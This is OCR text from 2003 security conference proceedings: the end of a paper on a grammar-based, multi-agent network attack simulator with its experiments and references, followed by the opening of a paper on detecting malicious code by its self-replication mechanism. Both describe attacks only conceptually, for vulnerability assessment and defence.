In the developed formal model of attacks, the basic notions of the security domain correspond to malefactor's intentions and all other notions are structured according to the structure of intentions [7]. The classes, numbers, designations and interpretations of basic *malefactor's intentions* are considered in Table 2.

Table 2. List of Malefactor's Intentions

Class	#	Designation	Interpretation
Reconnaissance (*R*)	1	*IH*	Identification of the running Hosts
	2	*IS*	Identification of the host Services
	3	*IO*	Identification of the host Operating system
	4	*RE*	Resource Enumeration
	5	*UE*	Users and groups Enumeration
	6	*ABE*	Applications and Banners Enumeration
Implantation and threat realization (*I*)	7	*GAR*	Gaining Access to Resources
	8	*EP*	Escalating Privilege
	9	*CVR*	Confidentiality Violation Realization or Confidentiality destruction
	10	*IVR*	Integrity Violation Realization or Integrity Destruction
	11	*AVR*	Availability Violation Realization or Denial of Service
	12	*CBD*	Creating Back Doors


An *attack task specification* (or a top-level attack goal) is specified by the following quad: *<Network (host) address, Malefactor's intention, Known data, Attack object>*. The task specification has to determine the class of scenarios that lead to the intended result. *Known data* specifies the information about attacked computer network (host) known for a malefactor. *Attack object* corresponds to the optional variable in attack goal specification defining more exactly the attack target.

The developed problem domain ontology "*Computer network attacks*" comprises a hierarchy of notions specifying activities of malefactors directed to implementation of attacks of various classes in different levels of detail. In this ontology, the hierarchy of nodes representing notions splits into two subsets according to the *macro-* and *micro-levels* of the domain specifications. All nodes of the ontology of attacks are divided into the *intermediate* and *terminal*.

Being based on explanation of the attack modeling strategy [7], definition of basic notions of attack specification, structure of the basic malefactors' intentions and actions, the following basic assumptions and statements used for formal attack specification were determined: (1) Each attack intention can be considered as a *sequence of symbols* in terms of lower-level intentions and actions. These sequences can be formally considered as "words" of a language, which can be generated by a formal grammar. Thus, each node of the ontology "*Computer network attacks*" can be specified in terms of a formal grammar generating more detailed attack specification; (2) Specification of uncertainties inherent to the attack development can be done in probabilistic terms through attributes and functions given over them. Thus, the resulting framework for attack specification can be restricted to a stochastic attribute grammar; (3) Each node (grammar) of the ontology is interconnected with the upper level node (grammar) and this interconnection can be specified through "grammar substitution" operation in which a terminal symbol of the parent node is considered as the axiom of the grammar corresponding to its child node; (4) Each malefactor's action has to be followed by an attacked network response.

Thus, mathematical model of attack intentions was determined in terms of a set of *formal grammars* specifying particular intentions interconnected through "*substitution*" operations: $M_A = <\{G_i\}, \{Su\}>$, where $\{G_i\}$ — the formal grammars, $\{Su\}$ — the "substitution" operations. Every formal grammar is specified by quintuple $G=<V_N, V_T, S, P, A>$, where G is the grammar name, V_N is the set of non-terminal symbols associated with the upper and the intermediate levels of an attack scenario, V_T is the set of its terminal symbols representing "simple " attacks (exploits), $S \in V_N$ is an initial symbol of an attack scenario, P is the set of productions that specify the specialization operations for the intention through the substitution of the symbols of an upper-level node by the symbols of the lower-level nodes, and A is the set of attributes and algorithms of their computation.

Attribute component of each grammar serves for two main purposes. The first of them is to specify *randomized choice of a production* at the current inference step if several productions have the equal left part non-terminals coinciding with the "active" non-terminal in the current sequence under inference. Also the attribute component is used to check *conditions determining the admissibility of using a production* at the current step of inference. These conditions may depend on compatibility of malefactor's actions and attacked network or host properties, e.g., OS type and version, running services, security parameters, etc.



(a) Network Attack

(b) Reconnaissance

Symbols which are not described in the main part of the paper are as follows: *A* — Network Attack; *R1, I1* — Intermediate states; *CI* — Collection of Information; *CT* — Covering Tracks

(c) Implantation and threat realization

Fig. 1. Examples of State Machine Diagrams

Thus, in general case, the grammar production is recorded as follows: $[(U)]\ X \rightarrow \alpha$ (*Prob*), where U — the condition for the rule usage, [ ] — an optional element, X — non-terminal symbol, α — a string of terminal and non-terminal symbols, *Prob* — the initial value of probability of the rule usage. It is assumed that if a value of the production condition is not determined at the moment of production selection all available productions may be used at the respective step of attack simulation. Also it is supposed that the terminal actions generated by productions are associated with the probabilities of successful realization of those actions (attacks) and the host response.

Algorithmic representation of the attack generation specified as a family of formal generalized grammars was implemented by a *family of state machines*.

The basic elements of each state machine are states and transition arcs. States of each state machine are divided into three types: first (initial), intermediate, and final (marker of this state is *End*). The initial and intermediate states are the following:

non-terminal, those that initiate the work of the corresponding nested state machines; terminal, those that interact with the network model or real network; abstract (auxiliary) states. Transition arcs are identified with the productions of grammars, and can be carried out only under certain conditions.

The model of each state machine was set by specifying the following components: diagram of state machine; main parameters of the state machine; parameters of transitions that determine the stochastic model of the state machine functioning for different relevant intentions regarding the implementation of network attacks; transition conditions. In the *state machine diagram*, the first and the final states are signified by black circles, and the intermediate states — by rectangles with rounded corners. Examples of the state machines diagrams for intentions "Network Attack" (*A*), "Reconnaissance" (*R*), and "Implantation and threat realization" (*I*) are represented in Fig. 1.

The peculiarity of any attack is that the malefactor's strategy depends on the results of the intermediate actions. The malefactor's action has to be generated on-line in parallel with the getting reaction from the attacked network. The network returns the value of the result (success or failure). The model of attacker receives it and generates the next terminal symbol according to the attack model and depending on the returned result of the previous phase of the attack.

Model of the attacked computer network and its response to attacks is represented as the following quadruple: $MA = <M_{CN}, \{M_{Hi}\}, M_P, M_{HR}>$, where M_{CN} — the model of the network structure; $\{M_{Hi}\}$ — a set of models of the host resources; M_P — the model of computation of attack success probabilities; M_{HR} — the model of the host reaction in response of attack.

The *model* M_{CN} *of the computer network structure* was determined as follows: $M_{CN} = < A, P, N, C>$, where *CN* — the computer network identifier, *A* — the network address; *P* — a family of protocols used; *N* — a set $\{CN_i\}$ of sub-networks and/or a set $\{H_i\}$ of hosts of the network *CN*; *C* is a set of connections between the sub-networks (hosts) established as a mapping matrix.

The *models* $\{M_{Hi}\}$ *of the network host (resources)* serve for representing the host parameters that are important for attack simulation (IP-address, type and version of OS, users' identifiers, domain names, host access passwords, users' security identifiers (SID), domain parameters, active TCP and UDP ports and services of the hosts, etc.

Success or failure of any attack action (corresponding to terminal level of the attack ontology) is determined by means of the *model* M_P *of computation of the attack success probabilities*. This model was specified as a set of rules each of which determines the action success probability depending on the basic parameters of the host (attack target).

The result of each attack action is determined according to the *model* M_{HR} *of the host reaction*. This model is determined as a set of rules of the host reaction: $M_{HR} = \{R^{HR}_j\}$, R^{HR}_j: *Input* → *Output* [*& Post-Condition*], where *Input* — the malefactor's activity, *Output* — the host reaction, *Post-Condition* — a change of the host state, & — logic connective "*AND*", *[ ]* — optional part of the rule.

3 Attack Simulator Implementation

Attack Simulator is built as a multi-agent system that uses two classes of agents: (1) the "Network Agent" simulates defense system of the attacked computer network and

(2) the "Hacker Agent" performs attacks against computer network. In the developed version of Attack Simulator each agent class has single instance although the developed technology makes it possible to simulate a team of hackers and a team of agents responsible for computer network security [11].

The aforementioned agents are implemented (Fig. 2) on the basis of the technology supported by Multi-Agent System Development Kit (MASDK) that is a multi-agent software tool aiming at support of the design and implementation of multi-agent systems of a broad range [6]. Attack Simulator comprises the multitude of reusable components generated by use of the MASDK standard functionalities and application-oriented software components developed in MS Visual C++.

Each agent operates using the respective fragment of the application ontology that is designed by use of an editor of MASDK facilities. The interaction between agents in the process of attack simulation is supported by the communication environment, which design and implementation is also supported by MASDK.




Fig. 2. Component Models of Hacker and Network Agents

The communication component plays a very important role in the Attack Simulator. Indeed, the knowledge bases of Network Agent and Hacker Agent are implemented as two separate entities. An advantage of such a knowledge representation makes it actually possible to simulate adversary interactions. Such a model adequately implements interactions of the both above opposite sides. In it, while simulating an attack Hacker Agent sends a certain message to Network Agent. Network Agent, like this takes place in real-life interactions, analyzes the received message and forms a responsive message. This message is formed based on the Network Agent's knowledge base that models the network configuration and all its attributes needed to simulate the real-life response. The Network Agent's knowledge base also uses information about possible existing attacks and reaction of the network.

Hacker Agent Kernel contains a standard set of functions needed for exploiting ontology and running state machines. It is also provided with functions that call specification of attack task, compute next state-machine transition as well as initiate and

perform visualization of the attack development. Network Agent Kernel contains the standard set of functions for processing the application domain ontology and the state machine model, as well as the functions used for specification of network configuration through user interface, for the firewall model initialization, and for computation of the network's response to an attacking action.

Attack scenario visualization component is used for the visualization of the attack generation process. The component allows for graphic, "real-time" visualization of the "unfolding" of attack scenario. The example of the main demonstration window showing the development of attack on macro-level is represented in Fig. 3. It depicts the fragment of attack development for the intention 8 ("Escalating Privileges (EP)"), where the hacker's IP-address is 161.43.201.148 and the host IP-address is 210.122.25.0. In the figure the attack information is divided on the four groups: (1) the *attack task specification* units are mapped in the left top of the screen; (2) to the right of them the *attack generation tree* is visualized; (3) the strings of *generated malefactor's actions* are placed in the left part of the screen below the attack task specification; (4) on the right of each malefactor's action a *tag of success (failure)* and *data obtained from an attacked host (a host response)* are depicted.

The *Attack task specification section* contains the information generated by the component of the attack task specification. The graph showing the *Attack generation tree* represents a hierarchy of the malefactor's intentions and actions of different levels which correspond to non-terminal and terminal nodes. The non-terminal high level nodes are depicted by white ellipses. The terminal nodes of the attack model correspond to blue nodes. The brown node is the node of the current step of an attack scenario execution. The transcriptions of the blue nodes can be seen in the section "Current non-terminal node".

When the attack scenario is developing the strings with the following elements are appeared in the white window. Braun strings in left part of the diagram are descriptions of the *generated terminal malefactor's actions*. The result of each malefactor's action may be positive or negative. If the result is positive, the square block (designating the *tag of success*) is green, and green comments are printed from the right of the square block. The negative result means that the action was done unsuccessfully. The negative result is possible in two cases: if the attack is blocked by a firewall (in that case, the indicator and the comment are red); if the network response is negative (the indicator is grey, the comment is absent). When the string "END: Attack is over" is appeared, this means that a scenario realization is finished.

As shown in Fig. 3, in the network attack implementation, each terminal action is performed on each host of the network, and in case of success or the attack being blocked by the firewall, right after the square block is the IP address of the host at which that terminal attack action was directed.

In case of success, the comment contains the decoding of the result obtained through that terminal action of Hacker Agent, and the information obtained from Network Agent as a result of the attacker's action (that information may be absent).

In case of the hacker's attack being blocked, the comment contains information on the reasons of the attack being blocked, as well as the name of the firewall. If the attack was blocked on the level of the network firewall, then the IP address of the network is placed at the start of the comment.




Fig. 3. Example of Visualization Window of a Network Attack Scenario

4 Case-Study: Examples of Attack Simulation

The main purpose of the experiments conducted with Attack Simulator has consisted in demonstration of its efficiency for various attacks specifications and attacked network configurations. We have investigated Attack Simulator possibilities for realization of two tasks: (1) *checking a computer network security policy at stages of conceptual and logic design of network security system*. This task can be solved by simulation of attacks at a macro-level and research of responding a network model being designed; (2) *checking security policy (including vulnerabilities recognition) of a real-life computer network*. This task can be solved by means of simulation of attacks at a micro-level, i.e. by generating a network traffic corresponding to real activity of malefactors on realization of various security threats.

Therefore all experiments have been divided into two classes: (1) *Experiments on simulation of attacks on macro-level* (generation and investigation of malicious actions against computer network model); (2) *Experiments on simulation of attacks on micro-level* (generation malicious network traffic against a real computer network).

In the experiments on *simulation of attacks on macro-level*, explorations of attacks for all malefactor's intentions implemented by Attack Simulator have been carried out. These experiments were fulfilled under various parameters of the attack task specification and an attacked computer network configuration. Besides malefactor's intention, the influence of the following parameters on attacks efficacy was investigated: (1) Protection degree of Network Firewall (PNF); (2) Protection degree of attacked host (Personal) Firewall (PPF); (3) Protection Parameters of attacked host (PP); (4) degree of hacker's Knowledge about a Network (KN).

For intentions of the class "*Reconnaissance*" we have investigated only influence of protection degree of network firewall. Three values of this parameter were used: 1 — "Strong" (if firewall can protect from 60–90% of implemented attacks); 2 — "Medium" (if firewall can protect from 20–50% of attacks); 3 — "None" (if firewall does not protect or is absent).

For intentions of the class "*Implantation and threat realization*" we have used the following values of parameters: (1) for protection degree of (network or personal) firewalls: 1 — "Strong" (if firewall can protect from 60–90% of attacks); 2 — "None" (if firewall does not protect or is absent); (2) for protection parameters of attacked host: 1 — "Strong" (60–90% of security parameters have secure values, for example, strong password, absence of sharing files and printers, and other resources, absence of trusted hosts, etc.); 2 — "Weak" (security parameters are weak); (3) for degree of hacker's knowledge about a network: 1 — "Good" (hacker knows about 50–80% of information about network); 2 — "Nothing" (hacker knows nothing about network).

Attacks were simulated on various configurations of a computer network. For each separate experiment, various realizations of attacks (runs) were carried out. In each experiment, several realizations (runs) with identical initial data were carried out. The results received on each experiment, were averaged.

To investigate the Attack Simulator possibilities, we have selected the following *attack realization outcome parameters*: *NS* (Number of attack Steps) — number of terminal level attack actions; *PIR* (Percentage of Intention Realization) — percentage of the hacker's intentions realized successfully (for "Reconnaissance" it is a percentage of objects about which the information has been received; for "Implantation and threat realization" it is a percentage of successful realizations of the common attack goal on all runs); *PAR* (Percentage of Attack Realization) — percentage of "positive" messages (responses) of the Network Agent on attack actions (the "positive" messages are designated in attack visualization window by green lines); *PFB* (Percentage of Firewall Blocking) — percentage of attack actions blockage by firewall (red lines in attack visualization window); *PRA* (Percentage of Reply Absence) — percentage of "negative" messages (responses) of the Network Agent on attack actions (gray lines in attack visualization window).

Changes of parameters PIR, PAR, PFB, and PRA for various network firewall configurations under realization of intention *IS* ("Identification of the host Services") are represented in Fig. 4.

Let consider two dependences of parameters PIR, PAR, PFB, PRA from different input parameters values under intention *GAR* ("Gaining Access to Resources") realization. For construction of these dependences the following values were used as x-coordinate parameters: 1 — both network and personal firewalls are active; 2 — only network firewall is active; 3 — only personal firewall is active; 4 — none of firewalls is active. The parameters changes under maximal protection of attacked host ("Strong") and maximal hacker's knowledge about a network ("Good") are depicted in Fig. 5. The parameters changes under minimal protection of attacked host ("None") and maximal hacker's knowledge about a network ("Good") are depicted in Fig. 6.

For *checking efficacy of Attack Simulator on micro-level* the network packets for the different classes of simple attacks were generated (for example, Port scanning, "SYN flood" (SF), Password guessing, and etc.).




Fig. 4. Changes of Parameters under Realization of Intention *IS*




Fig. 5. Changes of Parameters under Realization of Intention *GAR* (1)




Fig. 6. Changes of Parameters under Realization of Intention *GAR* (2)

7 Conclusion

In the paper we described the approach to active vulnerability assessment of computer networks based on modeling and simulation of attacks and its implementation. The *main peculiarities of the approach* are (1) malefactor's intention-centric and target-

oriented attack modeling and simulation, (2) multi-level attack specification, (3) ontology-based attack model structuring, (4) attributed stochastic context-free grammar for formal specification of attacks, (5) state machine-based formal grammar framework implementation; (6) on-line generation of the malefactor's activity resulting from the reaction of the attacked network security system.

The Attack Simulator is built as a *multi-agent system* consisting of two classes of agents (Hacker Agent and Network Agent), which activity is based on the "Attacks against computer network" application ontology and a communication component. The developed and implemented simulator comprises the multitude of reusable components generated by use of the by *Multi-Agent System Development Kit* (MASDK) standard functionalities [6] and application-oriented software components developed manually in terms of MS Visual C++. The developed technology makes it possible to simulate *adversary interactions* between teams of hackers and network defense agents [11].

Two *types of experiments* have been fulfilled with Attack Simulator: (1) macro-level simulation where generation and investigation of malicious actions against computer network model have been carried out; (2) micro-level simulation when malicious network has been traffic generated against a real computer network. The *simulation-based exploration of the developed Attack Simulator* has demonstrated its efficacy for accomplishing various attack scenarios against networks with different structures and security policies implemented.

Acknowledgment

This research was conducted in Intelligent Systems Laboratory of St. Petersburg Institute for Informatics and Automation. It is being supported by grants 01-01-108 of Russian Foundation of Basic Research and European Office of Aerospace R&D (Projects #1994 P).

References

1. Chi, S.-D., Park, J. S., Jung K.-C., Lee J.-S.: Network Security Modeling and Cyber Attack Simulation Methodology. In: *Lecture Notes in Computer Science*, Vol. 2119 (2001)
2. Cohen, F.: Simulating Cyber Attacks, Defenses, and Consequences. In: *IEEE Symposium on Security and Privacy*, Berkeley, CA (1999)
3. Dawkins, J., Campbell, C., Hale J.: Modeling network attacks: Extending the attack tree paradigm. In: *Workshop on Statistical and Machine Learning Techniques in Computer Intrusion Detection*, Johns Hopkins University (2002)
4. Durst, R., Champion, T., Witten, B., Miller, E., Spanguolo, L.: Testing and evaluating computer intrusion detection systems. In: *Communications of ACM*, 42(7) (1999)
5. Goldman, R. P.: A Stochastic Model for Intrusions. In: Lecture Notes in Computer Science, V.2516. *Recent Advances in Intrusion Detection. Fifth International Symposium. RAID 2002*. Zurich, Switzerland. Springer Verlag (2002)
6. Gorodetski, V., Karsayev, O., Kotenko, I., Khabalov, A.: Software Development Kit for Multi-agent Systems Design and Implementation. In: *Lecture Notes in Artificial Intelligence 2296*, Springer Verlag (2002)

7. Gorodetski, V., Kotenko, I.: Attacks against Computer Network: Formal Grammar-based Framework and Simulation Tool. In: *Lecture Notes in Computer Science*, V.2516. *Recent Advances in Intrusion Detection. Fifth International Symposium. RAID 2002.* Zurich, Switzerland (2002)
8. Howard, J.D., Longstaff, T.A.: *A Common Language for Computer Security Incidents,* SANDIA REPORT, SAND98-8667 (1998)
9. Householder, A., Houle, K., Dougherty, C.: Computer Attack Trends Challenge Internet Security. *IEEE Security & Privacy magazine, New Challenges, New Thinking*. April (2002)
10. Kemmerer, R.A., Vigna, G.: NetSTAT: A network-based intrusion detection approach. In: *Proceedings of the 14th Annual Computer Security Applications Conference*, Scottsdale, Arizona (1998)
11. Kotenko, I.: Teamwork of Hackers-Agents: Modeling and Simulation of Coordinated Distributed Attacks on Computer Networks. In: *The 3rd International/Central and Eastern European Conference on Multi-Agent Systems (CEEMAS 2003)*. The Czech Republic (2003)
12. Kumar, S., Spafford, E.H.: *An Application of Pattern Matching in Intrusion Detection. Technical Report CSDTR 94 013*. Purdue University. West Lafayette (1994)
13. Lippmann, R., Haines, J.W., Fried, D.J., Korba, J., Das, K.: The 1999 DARPA off-line intrusion detection evaluation. In: *Lecture Notes in Computer Science*, Vol.1907, RAID'2000 (2000)
14. Moitra, S.D., Konda, S.L.: *A Simulation Model for Managing Survivability of Networked Information Systems*, Technical Report CMU/SEI-2000-TR-020 ESC-TR-2000-020 (2000)
15. Moore, A.P., Ellison, R.J., Linger, R.C.: *Attack Modeling for Information Security and Survivability*. Technical Note CMU/SEI-2001-TN-001. Survivable Systems (2001)
16. Ritchey, R. W., Ammann, P.: Using model checking to analyze network vulnerabilities. In: *Proceedings of IEEE Computer Society Symposium on Security and Privacy* (2000)
17. Schneier, B.: Attack Trees: Modeling Security Threats. In: *Dr. Dobb's Journal*, December (1999)
18. Sheyner, O., Haines, J., Jha, S., Lippmann, R., Wing, J.M.: Automated generation and analysis of attack graphs. In: *Proceedings of the IEEE Computer Society Symposium on Security and Privacy* (2002)
19. Stewart, A.J.: Distributed Metastasis: A Computer Network Penetration Methodology. In: *Phrack Magazine*, Vol 9, Issue 55 (1999)
20. Swiler, L., Phillips, C., Ellis, D., Chakerian, S.: Computer-attack graph generation tool. In: *Proceedings DISCEX '01* (2001)
21. Templeton, S. J., Levitt, K.:A Requires/Provides Model for Computer Attacks. In: *Proceedings of the New Security Paradigms Workshop* (2000)
22. Vigna, G., Eckmann, S.T., Kemmerer, R.A.: Attack Languages. In: *Proceedings of the IEEE Information Survivability Workshop*, Boston (2000)
23. Yuill, J., Wu, F., Settle, J., Gong, F., Forno, R., Huang, M., Asbery, J.: Intrusion-detection for incident-response, using a military battlefield-intelligence process. In: *Computer Networks*, No.34 (2000)

Detecting Malicious Codes by the Presence of Their "Gene of Self-replication"

Victor A. Skormin, Douglas H. Summerville, and James S. Moronski

Electrical and Computer Engineering
Watson School, Binghamton University
Binghamton, NY 13902
{vskormin,dsummer,james.moronski}@binghamton.edu

Abstract. A high percentage of information attacks are perpetrated by deploying computer viruses and worms, which result in very costly and destructive "epidemics". Spread of malicious codes is achieved by the built-in ability to self-replicate through the Internet and computer media. Since most legitimate codes do not self-replicate, and the number of ways to achieve self-replication is limited to the order of fifty, the detection of malicious codes could be reduced to the detection of the "gene of self-replication" in the code in question. This paper present the analysis of the self-replication mechanism of one of the recent computer viruses and discusses the ways to detect the ability of a computer code to self-replicate before the execution.

1 Introduction

We are facing a disaster that has been recognized at the highest levels of our government. It already manifests itself, disturbing our lives with increasing frequency. It is two-fold. The first is our ever-increasing dependence on global computer networks of ever-increasing size. The second is that the vulnerability of a global computer network to various forms of information sabotage increases with its size and interconnectivity. Fortunately, this problem is not unique to computer networks. Any biological system, being gigantic in terms of complexity, interconnectivity and number of entry points, is also vulnerable to sabotage by foreign microorganisms that could be visualized as information attacks. Biological systems have developed very effective defense mechanisms capable of detection, identification, and destruction of most foreign entities that could have an adverse effect on the system. These mechanisms are capable of differentiating between "self" and "non-self" at the protein level. Similar defense mechanisms for computer networks would provide the required level of system information assurance [1].

Most information attacks are performed via Internet transmission to a target computer of files or messages that contain the code of a computer virus or worm. Upon receipt, the target computer executes the malicious code, either directly or using an interpreter, resulting in the reproduction of the virus or worm and the delivery of its destructive payload. This self-replication is vital to the spread of most computer viruses and worms, and is quite uncommon for legitimate code. As with any function, self-replication is programmed; the sequence of operations resulting in the self-

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 195–205, 2003.

replication is present in the computer code of the virus. The function of self-replication can be implemented in many ways. Therefore, there is more than one sequence of operations that can perform this task. Moreover, it is expected that these sequences are dispersed throughout the entire body of the code and cannot be detected as an explicit pattern.

This research is aimed at the development of a methodology that would facilitate detection of the "gene of self-replication" in computer codes. Unlike existing anti-virus software, this methodology could allow preventative protection from previously known and unknown viruses. The feasibility of this task is justified by the following considerations. While the self-replication could be achieved in a number of different ways, this number is definitely finite. Detection of these virus sequences is close to the problems of cryptology, which offers a number of successful techniques. The problem has a straightforward analogy, the detection of antigens by the immune system, and this detection mechanism could be modeled and adopted.

2 Types of Information Attacks

Information attacks often come in the form of malicious codes such as Trojan horses, worms, and viruses. These attacks violate the host and lead to compromised integrity, confidentiality, availability of information, and, potentially, administrative control. The main stages of such an attack include implantation of a malicious program into the remote system, execution of the program, and information exchange between the malicious program and outside servers, which results in the spread of the attack, thus infecting and controlling the attacked host and potentially, the entire network. The particular sequence of such stages depends on the type of the attack.

There are two classifications of such an attack. The first is the implantation of a malicious executable file (program) into remote computer systems. These attacks include implantation and consequent execution of a malicious program in the target system. In addition to rendering the attacked computer useless, malicious programs have a built-in self-replication function that results in the potential dissemination of the program over the entire community of users and the entire network. Such a malicious program could be activated from a remote terminal or by the initiation of legitimate software that is installed on the target computer.

The second is the implantation of a malicious script or program text into remote computer systems. This type of attack has only one feature that makes it different from the above: it requires that some auxiliary software, such as a script interpreter or a translator for a particular programming language (ex: java, VB Script), be installed on the target computer.

Analysis of attacks using malicious codes indicates that the attack objectives cannot be fully achieved without dissemination of the malicious code over the entire community of users, hosts, and potentially the entire network. The attackers skillfully utilize the target computer, before rendering it useless, to expand the attack to include as many computers as possible.

The process of self-replication is common to all viruses. The specific implementation mechanisms vary from virus to virus, but the fundamental process is the same. A virus must make a copy of itself, which it uses to infect other files or systems. The copy may be an exact replica of the original or it may be slightly modified in an at-

tempt to thwart detection by string-matching algorithms. The method and implementation of self-replication used by a virus depends upon the software environment in which it executes. The method used also depends on and must support the other phases of the lifespan of the virus, including activation and spreading.

